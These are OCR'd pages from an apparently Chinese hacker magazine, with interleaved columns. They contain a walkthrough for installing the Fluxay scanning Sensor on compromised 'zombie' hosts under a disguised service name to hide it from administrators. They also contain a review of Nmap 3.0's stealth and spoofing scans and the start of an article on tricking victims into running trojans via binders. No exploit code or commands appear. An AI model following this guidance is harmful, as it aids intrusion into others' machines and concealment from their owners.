的服务名称就要区别开来，千万不能相同）；“显示名称”：与上面的wdsvc对应的，只不过这是在“服务管理器”里显示的名称，当 Sensor 所在的主机的管理员打开服务管理器的时候，显示的就是这个服务的名称，为了在管理员眼皮底下更好地隐藏自己，这个名称要有点迷惑性，如“Windows Deploy Service ”；服务描述：Sen-

sor 服务的功能描述，同样要出现“服务管理器”里的；“控制进程”和“扫描进程”：控制服务和扫描服务的进程名字，就用流光默认的 Control 和 Sensor 吧；“注释”：是在你的“Sensor 管理工具”上的“备注”项显示的，给自己看而已；“用户名”和“控制密码”：这个是你用流光界面连接控制服务和 Sensor 的用户名和密码，填上了这个，就只有你一个人能用流光控制这台机器上的 Sensor 模块，别的人就算有流光，而且知道这台肉鸡上装有 Sensor 也不能使用你的 Sensor；“控制端口”：就是流光的图形界面和控制服务的通信端口了；“服务端口”：流光图形界面端和扫描 Sensor 执行扫描任务时通信的端口（控制端口和服务端口不能与主机本身使用的端口冲突，如 21、23 端口等，否则这些端口将被劫持）。填好后如图 5 所示。




图 5

点击“安装”就可以了，随后出现“服务安装成功”、“启动服务 wdsvc”等提示，如图 6 所示，Sensoer 的安装工作结束。




图 6

(3) 使用 Sensor：安装好 Sensor，现在马上要派上用场了，按快捷键 Ctrl+A 呼出如上面图 3 所示的对话框，填好 IP 地址的始末后点击“确定”按钮，将出现如图 7 所示的“选择流光主机”对话框，这回就不止“本地主机”一个选项，所有安装有 Sensor 的主机IP 都出现在主机下拉列表中了。




图 7

选择一台 Sensor 主机，接着输入控制的用户名和密码，然后选择“后台模式，扫描开始后无需客户端干预”选项，如图 8 所示，点击“开始”按钮就行了。




图 8

过一会，流光就会提示你“扫描已经开始……”，点“确定”即可。这样就算断开和 Sensor 的连接或者关闭流光下网，Sensor 都会在远程主机上自动扫描，扫描完后即通知你接收扫描报告。

(4) 接收报告：这一步是在上面的选择 Sensor 主机之前就应该做好的，大家看到上图中有个“选项”按钮，点击后会出现如图 9 所示的对话框，这便是后台模式扫描通知用户接收扫描报告的两种方式：短消息和邮件。有手机的朋友填手机项（要在 sms.sina.com.cn 拥有一个账号和密码才能使用）；也可以设置 E-mail 项，通过 E-mail 通知（并将扫描报告作为邮件的附件发送到指定的信箱中去），点击“确定”即可。




图 9

这样，当 Sensor 扫描结束会自动将扫描报告作为附件发送到邮箱里，可以去邮箱验收，也可以直接通过流光的运行界面从 Sensor 主机上取回扫描结果。方法：依次点击文件-> Fluxay Sensor 结果分析->查看 Fluxay Sensor 扫描记录。在主

Nmap，也就是Network Mapper，是Linux下的网络扫描和嗅探工具包。可以帮助网管人员深入探测UDP或者TCP端口，直至主机所使用的操作系统；还可以将所有探测结果记录到各种格式的日志中，为系统安全服务。最近Insecure.org推出了Nmap的一个重要的升级版本Nmap 3.0。本期《黑防》抢先报告它的新功能，为的是让广大读者先睹为快。

Nmap 3.0正式版给我们带来了什么

文／mriss

Nmap作为一款免费的网络安全扫描软件，在网络的各个领域恐怕是无人不知无人不晓。Nmap以它强大的功能，出色的技术和性能赢得了网络各界的赞誉，被Linux Journal，Info World和Codetalker Digest评为“年度最佳安全产品”。不止黑客们喜欢它，它也是出色网络管理员们的制胜法宝。

2002年7月31日Insecure.org推出了Nmap的一个重要的升级版本Nmap 3.0。之所以说重要是因为3.0版本是自从2000年5月推出的2.53版本以

机IP下拉列表中选择相应的Sensor主机，与之对应的控制用户名和密码就跳出来了，点击“连接”按钮，就可以看到该Sensor主机上存在的扫描报告文件了，如图10所示。




图10

在相应的IP段扫描报告上单击右键，这时有两个菜单项，由于要养成在接收扫描报告以后将Sensor上的报告临时文件全部删除的好习惯，故建议选择“打开后删除...”项，如图11所示。




图11

接着弹出如图12所示的对话框，询问是否需要查看扫描报告。




图12

点击“是”按钮，不一会就又看到了熟悉的扫描报告了，如图13所示。




图13

目标主机的扫描结果出来了，往后的工作跟以前的版本差不多的，有关流光Sensor的更多知识请大家参考流光自带的Help，想怎么弄就怎么弄吧，只是奉劝大家一句：不要危害中国的网络，否则法理难容！

后的第一个稳定版本，我们很多人用的那个2.54 Beta XX都是用于测试的非稳定版本。3.0还增加了许多实用的功能和改进了测试版本的一些不足，所以我下面介绍的是3.0版本与2.53版本相比的一些重要改进。现在就让我们具体地来看看Nmap 3.0都给我们带来了什么改进。

新版本增加了远程主机协议扫描（-sO），使用这个选项可以让扫描者得到远程主机都支持哪些IP协议。例如大家再熟悉不过的TCP、UDP、IGMP等等很多协议，这项功能可以帮助黑客们分析远程主机所运行的协议，进而推断出远程主机可能的服务。

Nmap的一项重要功能——通过TCP/IP指纹特征识别远程主机操作系统类别，这也是为什么有那么多的忠实用户原因之一。黑客入侵最重要的一步就是判断远程主机上所运行的操作系统类型，进而判断远程主机都有可能存在哪些漏洞并根据相应的系统特点采取不同的方法，这是后续入侵的前提。到了3.0版本，Nmap可以识别700多种不同的操作系统版本和网络设备（包括打印机、路由器），另外又加入了一些新的识别机制，使识别率更高，而且还会给出更加详细的版本信息，并在原有的-O参数给出操作系统版本类别的基础上，增加了探测远程主机从最近一次启动后到被Nmap扫描时工作了多长时间的功能（也就是所谓的uptime）。还可以识别2148种不同的端口分配类型，451种SunRPC服务，144种IP协议。

通过增加Idle扫描模式（-sI）使扫描更加隐蔽，使用的扫描的数据包可以轻易通过没有正确配置的防火墙和IDS系统，并且数据包不会通过扫描者真实的IP地址发送，防火墙那里记录的是攻击者在扫描时给出的伪造地址。而且通过这个，攻击者可以试探都有哪些主机是被接受扫描的远程主机信任的，Nmap3.0还使用了更智能的技术来避免使用未被分配的IP地址段来作为伪造地址。据Insecure.org称，Idle是Nmap所有扫描模式中最隐蔽的。

增加了如ICMP时间戳（-PP）和子网掩码（-PM）ping扫描方式，时间戳扫描专门针对那些对普通ping扫描（-PI，ICMP echo request）不响应的主机。还可以在一次扫描指定端口中通过（-sSU）参数同时指定UDP和TCP协议的端口，如-sSU -p U:53,137,T:80,21,23,79。

通过几次的改进，Windows下兼容性得到很大提高，3.0版本可以在Windows下正常工作了。过去比较老的版本在Windows下会有很多功能无法实现还有很多UNIX下没有的BUG，要想在Windows NT下正常使用Nmap，还需要安装一个Nmap Patch For NT。不过，不管你装的是否是新版本，都一定要装WinPCap，这是现在很多黑客工具的基础。Nmap 3.0 Windows版本和UNIX下的一样以3种形式发布：源代码包、已编译的命令行包和一个GUI界面的包（NmapWin将在后面简单介绍）。不过话又说回来，Windows下的版本可是没有UNIX下那么稳定。另外，使用Mac OS的用户也可以体验一下Nmap的强大功能。

XML作为一项通用的技术，很多领域和软件都支持，Nmap也不例外。3.0版本支持XML形式的扫描结果输出，使其他工具软件可以利用Nmap的扫描结果进行深一步的处理，具有良好的交互和协同性。

下面就来谈谈Nmap的GUI版本。Nmap有很多GUI版本，如NmapWin、Qnmap、Vnmap、Knmap，还有一款基于UNIX Web的Nmap-Web。Windows下的用户最好使用NmapWin，因为它有一个很好的安装版本，不用编译，很方便。NmapWin也尽可能提供了基于命令行的Nmap的绝大部分功能，但是有些参数还只能在命令行方式下才可以得到。

Nmap是一项庞杂的工程，3.0正式版并不代表Nmap已经很稳定、很完善了，世界上很多热心的高手们都加入了Nmap的这项计划。这项计划还在进行中，还有很多新的实用功能正处于开发和试验阶段。我们有理由相信，Nmap将会发展成为全面的安全测试工具。

最新的Nmap版本和相关文档可以到http://www.insecure.org/nmap处下载，包括GUI版本NmapWin都可以在那里得到。另外，还可以到http://sourceforge.net/搜索Nmap并下载，这里提供的Nmap版本很全。NmapWin的资料可以参考：

http://mypage.bluewin.ch/vogje01/e/nmapwin/help/nmapwin_help.html。

要想得到Nmap各个升级版本的详细改进，可以参考：

http://www.insecure.org/nmap/data/CHANGELOG

作为网络安全爱好者，想必大家对特洛伊木马程序再了解不过了。有过木马使用经验的人一定知道，用木马控制对方是一件非常有趣的事情，然而，要想把精心配置好的木马植入对方的电脑，实在需要费一番心计。作为黑客技术的一部分，木马也在不断发展，当然，植入方式也越来越先进，今天我就粗略介绍一下木马植入方式的变迁。

由浅入深 木马植入方式的升级

文/bfctx

一、直接运行植入

这是最原始的方式，把配置好的木马直接在目标机器上运行就完成了。

当然，想那么做不是很容易的，于是人们就开始用一点小骗术。比如，声称给对方一个好玩的小游戏，但发过去的是木马，对方运行后说没反应，就一边骗他说发错了或者别的，一边开始控制他（她）。

还有就是打个包给木马取个诱人的名字和别的文件放在一起，比如xxx什么的，然后对方定力不足就中招了。

总的来说，这种方式技术含量太低，成功率不高，偶尔骗骗菜鸟还可以。

二、合并植入

这种方式是前一种的提高，原理就是用一段小的程序去加载木马程序和迷惑程序。这类软件很多，总的来说用起来差不多，关键要看合并后增加的容量大小和其他配置功能。

这里我推荐gwbinder（图1）。

